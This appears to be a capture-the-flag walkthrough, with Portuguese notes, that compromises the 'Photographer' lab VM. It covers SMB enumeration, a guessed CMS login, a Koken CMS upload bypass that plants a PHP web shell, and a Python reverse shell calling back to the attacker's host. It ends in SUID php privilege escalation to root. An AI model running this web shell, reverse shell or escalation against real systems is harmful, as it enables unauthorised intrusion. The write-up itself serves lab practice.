IP da máquina: 192.168.56.137 // MAC: 08:00:27:7E:36:65

sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.137

```
PORT     STATE SERVICE     REASON       VERSION
80/tcp   open  http        tcp-response Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photographer by v1n1v131r4
139/tcp  open  netbios-ssn tcp-response Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn tcp-response Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp open  http        tcp-response Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:7E:36:65 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

smbclient -L \\\\192.168.56.137

sem senha

```
┌─[headcrusher@parrot]─[~/30]
└──╼ $smbclient -L \\\\192.168.56.137
Enter WORKGROUP\headcrusher's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (photographer server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

smbclient \\\\192.168.56.137\\sambashare

```
┌─[✗]─[headcrusher@parrot]─[~/30]
└──╼ $smbclient \\\\192.168.56.137\\sambashare
Enter WORKGROUP\headcrusher's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jul 20 22:30:07 2020
  ..                                  D        0  Tue Jul 21 06:44:25 2020
  mailsent.txt                        N      503  Mon Jul 20 22:29:40 2020
  wordpress.bkp.zip                   N 13930308  Mon Jul 20 22:22:23 2020

                278627392 blocks of size 1024. 264268400 blocks available
```

get mailsent.txt


get wordpress.bkp.zip

```
smb: \> get mailsent.txt
getting file \mailsent.txt of size 503 as mailsent.txt (28.9 KiloBytes/sec) (average 28.9 KiloBytes
/sec)
smb: \> get wordpress.bkp.zip
getting file \wordpress.bkp.zip of size 13930308 as wordpress.bkp.zip (6734.6 KiloBytes/sec) (avera
ge 6678.6 KiloBytes/sec)
```

cat mailsent.txt

```
┌─[headcrusher@parrot]─[~/30]
└──╼ $cat mailsent.txt
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
```


http://192.168.56.137:8000/




http://192.168.56.137:8000/admin/


daisa@photographer.com

babygirl





searchsploit koken 0.22.24





searchsploit -m 48706.txt .

cat 48706.txt


```
The Koken CMS upload restrictions are based on a list of allowed file extensions (withelist), which
 facilitates bypass through the handling of the HTTP request via Burp.

Steps to exploit:

1. Create a malicious PHP file with this content:

   <?php system($_GET['cmd']);?>

2. Save as "image.php.jpg"

3. Authenticated, go to Koken CMS Dashboard, upload your file on "Import Content" button (Library p
anel) and send the HTTP request to Burp.

4. On Burp, rename your file to "image.php"
```

nano image.php.jpg






http://192.168.56.137:8000/admin/#/library/content/selection:3




http://192.168.56.137:8000/storage/originals/ad/3e/image.php?cmd=uname -a




Linux photographer 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux

http://192.168.56.137:8000/storage/originals/ad/3e/image.php?cmd= python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.114",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'



sudo nc -nlvp 443




cd /home/daisa

cat uset.txt

d41d8cd98f00b204e9800998ecf8427e

find / -perm -4000 2>/dev/null



https://gtfobins.github.io/gtfobins/php/

CMD="/bin/sh"

/usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"

```
www-data@photographer:/home/daisa$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
</daisa$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# uname -a
uname -a
Linux photographer 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86
_64 x86_64 GNU/Linux
```

cat /root/proof.txt

d41d8cd98f00b204e9800998ecf8427e